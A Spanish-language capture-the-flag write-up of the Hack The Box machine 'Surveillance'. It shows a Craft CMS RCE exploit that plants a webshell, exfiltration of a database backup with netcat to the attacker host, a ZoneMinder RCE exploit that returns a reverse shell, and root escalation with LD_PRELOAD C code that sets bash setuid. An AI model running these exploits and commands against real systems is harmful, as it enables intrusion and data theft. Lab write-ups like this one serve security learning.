

Surveillance writeup - HTB

Dificultad: Medio

Escrito por : tellmefred

Introducción:

Surveillance es una máquina virtual creada por HTB que simula un sistema de vigilancia empresarial. Su objetivo es obtener acceso al sistema como usuario root y capturar una bandera específica. El desafío presenta una serie de vulnerabilidades que exigen un conocimiento profundo de técnicas de hacking, desde el reconocimiento inicial hasta la explotación final.

Reconocimiento

Aquí como siempre primero comprobaremos la conectividad con la maquina haciendo ping.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/HackBoxM/sureveillance]
  # ping 10.10.11.245
PING 10.10.11.245 (10.10.11.245) 56(84) bytes of data.
64 bytes from 10.10.11.245: icmp_seq=1 ttl=63 time=28.4 ms
64 bytes from 10.10.11.245: icmp_seq=2 ttl=63 time=28.0 ms
64 bytes from 10.10.11.245: icmp_seq=3 ttl=63 time=28.0 ms
```

Luego haremos un escaneo simple de nmap.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN+/g3
FqMmVlkT3XCSMH/JtvGJDW3+PBxqJ+pURQey6GMjs7abbrEOCcVugczanWj1WNU5jsaYzlKCEZHlsHLV
k=
|   256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIm6HJTYy2teiiP6uZoSCHhsWHN+z3SVL/21fy6cZW
Zi
80/tcp    open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos aquí que el puerto 22 y el puerto 80 están abierto, también podemos ver que el puerto 80 nos redirecciona a (<http://surveillance.htb/>) vamos a ello.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/HackBoxM/sureveillance]
  # echo '10.10.11.245 surveillance.htb' | sudo tee -a /etc/hosts
```

La añadimos a la lista de hosts y ahora si procedemos a entrar.



Perfecto ahora podemos utilizar wappalyzer a ver a que nos enfrentamos, vemos aqui craft cms.

The screenshot shows the Wappalyzer interface. At the top, there's a purple header with the Wappalyzer logo and three icons: a switch, a gear, and a refresh. Below the header, there are two tabs: "TECHNOLOGIES" (which is selected) and "MORE INFO". To the right of these tabs is a "Export" button with a download icon. The main content area is divided into several sections: "CMS" (Craft CMS), "Operating systems" (Ubuntu), "Font scripts" (Font Awesome, Google Font API), "CDN" (cdnjs, jsDelivr, Cloudflare), "Web frameworks" (Yii), "Maps" (Google Maps), "Miscellaneous" (Popper), and "JavaScript libraries" (jQuery 3.4.1). Each section has a small icon next to its name.

Hacemos Ctrl + U para acceder al código de la página, aquí podemos ver luego de filtrar por Craft CMS la versión (4.4.14).

```
nts Reserved By  
f="https://github.com/craftcms/cms/tree/4.4.14"/>Craft CMS</a></b>
```

Explotación:

Ahora haciendo una tipica busqueda en google podemos encontrar un exploit RCE que nos permira tener una consola interactiva.



Accediendo a este exploit escrito en python le otorgo los permisos de ejecucion y procedo.

```
(root㉿ tellmefred)-[~/home/...]
└─# chmod +x craft-cms.py
```

Aqui conseguimos la consola interactiva utilizando el exploit.

```
(root㉿ tellmefred)-[~/home/.../Desktop/HackBoxM/surveillance/CraftCMS_CVE-2023-41892]
└─# python3 craft-cms.py http://surveillance.htb/
[+] Executing phpinfo to extract some config infos
temporary directory: /tmp
web server root: /var/www/html/craft/web
[+] create shell.php in /tmp
[+] trick imagick to move shell.php in /var/www/html/craft/web
[+] Webshell is deployed: http://surveillance.htb//shell.php?cmd=whoami
[+] Remember to delete shell.php in /var/www/html/craft/web when you're done
[!] Enjoy your shell
> |
```

Aqui verificamos nuestro id y podemos ver que estamos dentro de la web lo mejor es buscar a ver que podemos encontrar.

```
root@tellmefred: /home/tellmefred/Desktop  
bash-5.1$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
bash-5.1$ █
```

Post-Exploitacion:

Aqui vemos que existen dos usuarios y debemos documentar esto por que nos va a servir luego.

```
bash-5.1$ ls -l  
total 8  
drwxrwx--- 3 matthew      matthew      4096 Nov  9 12:45 matthew  
drwxr-x--- 4 zoneminder   zoneminder  4096 Apr 23 16:12 zoneminder
```

Aqui encontramos un archivo zip que pertenece a la carpeta backups.

```
bash-5.1$ cd backups  
bash-5.1$ ls  
surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

Lo que procede es compartirnos este archivo y lo haremos de la siguiente forma.

```
surveillance--2023-10-17-202801--v4.4.14.sql.zip  
ash-5.1$ nc 10.10.14.139 500 < surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

La maquina victim

Aqui podemos ya descomprimir el archivo zip y verificar la informacion que contiene

```
(root@tellmefred)-[~/home/tellmefred/Desktop]
└# nc -nlvp 500 > backup.zip
listening on [any] 500 ...
connect to [10.10.14.139] from (UNKNOWN) [10.10.11.245] 55622
```

La maquina atacante

En esta parte usando grep filtramos por username y vemos el usuario pasado.

```
(root@tellmefred)-[~/home/tellmefred/Desktop/HackBoxM/sureveillance]
└# unzip backup.zip
Archive: backup.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql
```

Ahora filtrando por "user" a ver que cambia.

```
(root@tellmefred)-[~/home/tellmefred/Desktop/HackBoxM/sureveillance]
└# grep "username" -i surveillance--2023-10-17-202801--v4.4.14.sql -C 3
`locked` tinyint(1) NOT NULL DEFAULT 0,
`suspended` tinyint(1) NOT NULL DEFAULT 0,
`admin` tinyint(1) NOT NULL DEFAULT 0,
`username` varchar(255) DEFAULT NULL,
`fullName` varchar(255) DEFAULT NULL,
`firstName` varchar(255) DEFAULT NULL,
`lastName` varchar(255) DEFAULT NULL,
KEY `idx_dovidigstwmfiwvhgcbuacpjksuesaqkx`(`suspended`),
KEY `idx_qnxjptnffgvnlotisnjmmwhtceafhssez`(`verificationCode`),
KEY `idx_kawvhmknuylahocnkgrnjaqvdmuxfnkr`(`email`),
KEY `idx_rpazcbmyergfrnwzgiwbtygfvxrgowzbhzhm`(`username`),
KEY `fk_tjkerccyilsjjzkhdeeytwlymdmgykfwqj`(`photoId`),
CONSTRAINT `fk_tjkerccyilsjjzkhdeeytwlymdmgykfwqj` FOREIGN KEY (`photoId`) REFERENCES `assets`(`id`) ON DELETE SET NULL,
CONSTRAINT `fk_twcdjbrarpaqqstiziqmboyczavjzp` FOREIGN KEY (`id`) REFERENCES `elements`(`id`) ON DELETE CASCADE
LOCK TABLES `searchindex` WRITE;
/*!40000 ALTER TABLE `searchindex` DISABLE KEYS */;
SET autocommit=0;
INSERT INTO `searchindex` VALUES (1,'email',0,1,' admin surveillance htb '),(1,'firstname',0,1,' matthew '),(1,'fullname',0,1,' matthew b '),(1,'lastname',0,1,' b '),(1,'slug',0,1,' '),(1,'title',0,1,' coming soon '),(2,'slug',0,1,' home '),(2,'title',0,1,' home '),(7,'slug',0,1,' coming soon '),(7,'title',0,1,' coming soon ');
/*!40000 ALTER TABLE `searchindex` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

Perfecto tenemos un hash que por obvias razones esta pixelado.

```
(root@tellmefred)-[~/home/tellmefred/Desktop/HackBoxM/sureveillance]
└# grep "user" -i surveillance--2023-10-17-202801--v4.4.14.sql
```

Identifiquemos el hash que hemos obtenido para luego proceder a romperlo.

```
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew ','B','admin@surveillance.htb',  
2023-10-17 20:22:34,NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');  
/*?40000 ALTER TABLE `users` ENABLE KEYS */;
```

Llegando a este punto ya procede un crack normal de hash y hacemos log in al ssh por el puerto 22 que habíamos previamente confirmado.

```
[root@tellmefred]~[/home/tellmefred/Desktop/HackBoxM/sureveillance]
└─# hashid hash
--File 'hash'--
Analyzing '3b...'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
--End of file 'hash'--
```

Aqui por fin podemos tenemos el user.txt, hacemos cat user.txt y capturamos la primera flag.

```
[root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/sureveillance
# ssh matthew@10.10.11.245
```

Elevación de privilegios:

Ahora busquemos elevar privilegios, vemos que no podemos hacer sudo -l, aqui podemos revisar que puertos corren dentro de la maquina a nivel local a ver que podemos ver.

```

-bash-5.1$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
-bash-5.1$ sudo -
[sudo] password for matthew:
Sorry, try again.
[sudo] password for matthew:
Sorry, user matthew may not run sudo on surveillance.
-bash-5.1$ ss -nltP
State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port      Process
LISTEN      0            80           127.0.0.1:3306          0.0.0.0:* 
LISTEN      0            511          127.0.0.1:8080          0.0.0.0:* 
LISTEN      0            511          0.0.0.0:80             0.0.0.0:* 
LISTEN      0            4096         127.0.0.53:lo53        0.0.0.0:* 
LISTEN      0            128          0.0.0.0:22            0.0.0.0:* 
LISTEN      0            128          [::]:22                [::]:* 


```

Echando un ojo con curl podemos ver que hay un sitio web montado en el local hosts + el puerto 8080, lo mas logico es traernos esto a nuestra maquina atacante haciendo port forwarding mediante ssh.

```

[root@tellmefred]~/.home/tellmefred/Desktop/HackBoxM/sureveillance]
# ssh matthew@10.10.11.245 -L 900:127.0.0.1:8080
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)
```

Aqui vemos el comando necesario + la password obviamente.



Probamos esa password de el hash y hermoso tenemos acceso a la pagina web llamada ZoneMinder que es el otro usuario que nos habiamos topado.

Ganando acceso vemos en seguida la version y lo primero que se me ocurre es verificar si es explorable y que creen.

POC for CVE-2023-26035

- Works for ZoneMinder (Versions prior to 1.36.33 and 1.37.33)
- Vulnerability : Remote Code Execution (RCE)

Aqui un maravilloso exploit que nos permite RCE (Remote Command Execute) muy bien manos a la obra.

```
(root@tellmefred)-[/home/.../Desktop/HackBoxM/sureveillance/CVE-2023-26035]
# python3 exploit.py -t http://127.0.0.1:900 -ip 10.10.14.139 -p 9001
[>] fetching csrf token
[>] received the token: key:cf3173d557da4f098e2b8dbad07733dd738deab0,1713900847
[>] executing...
[>] sending payload..
```

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.139] from (UNKNOWN) [10.10.11.245] 37058
bash: cannot set terminal process group (1093): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ whoami
whoami
zoneminder
bash-5.1$
```

Elevación de privilegios (root):

Vemos aqui que hemos realizado user pivoting y ahora somos zoneminder, busquemos elevar privilegios.

```
bash-5.1$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
bash-5.1$ █
```

Sudo -l nos regala la hermosa informacion de que podemos ejecutar un monton de script lo mas logico es crear y compilar un pequeno bypass en C# que nos permita anteponer nuestro codigo por encima de el codigo de uno de esos script que tenga poder de ejecucion.

```
bash-5.1$ cat test.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void _init(){
    setuid(0);
    setgid(0);
    system("chmod u+s /bin/bash");
}
```

La finalidad de este codigo es otorgar permisos con el comando system("chmod u+s /bin/bash"); otorga el permiso setuid al shell Bash. Esto significa que cualquier usuario que ejecute el shell Bash tendrá privilegios de root.

Pasado esto compilamos y proseguimos.

The screenshot shows the NetHunter interface with the URL 127.0.0.1:900/index.php?view=options&tab=config. The top navigation bar includes links for Console, Options, Log, Groups, Filters, Cycle, Montage, Montage Review, Audit Events Report, account_circle admin, and STOPPED v1.38. The main content area displays various configuration settings:

- TIMESTAMP_ON_CAPTURE**: A checked checkbox with a tooltip "Timestamp images as soon as they are captured (?)".
- TIMESTAMP_CODE_CHAR**: An input field containing "%".
- CPU_EXTENSIONS**: A checked checkbox with a tooltip "Use advanced CPU extensions to increase performance (?)".
- FAST_IMAGE_BLENDs**: A checked checkbox with a tooltip "Use a fast algorithm to blend the reference image (?)".
- OPT_ADAPTIVE_SKIP**: A checked checkbox with a tooltip "Should frame analysis try and be efficient in skipping frames (?)".
- MAX_SUSPEND_TIME**: An input field set to 30.
- STRICT_VIDEO_CONFIG**: A checked checkbox with a tooltip "Allow errors in setting video config to be fatal (?)".
- LD_PRELOAD**: An input field containing "/home/zoneminder/shell.so".

Aqui en LD PRELOAD espesificamos la ruta y el nombre que le dimos al bypass, dando esto asi el privilegio de hacernos root.

```
bash-5.1$ sudo /usr/bin/zmdc.pl startup
Already running, ignoring command 'startup'
```

Hacemos que el script zmdc.pl se ejecute y ya podemos confirmar con el comando bash -p y tendriamos usuario root.

```
bash-5.1# ls
root.txt
bash-5.1# cat root.txt
-----[REDACTED]-----
bash-5.1#
```

Espero que este recorrido por la máquina virtual "Surveillance" haya sido útil y te haya permitido ampliar tus conocimientos sobre hacking ético y seguridad

informática. Recuerda, siempre utiliza estas habilidades de manera responsable.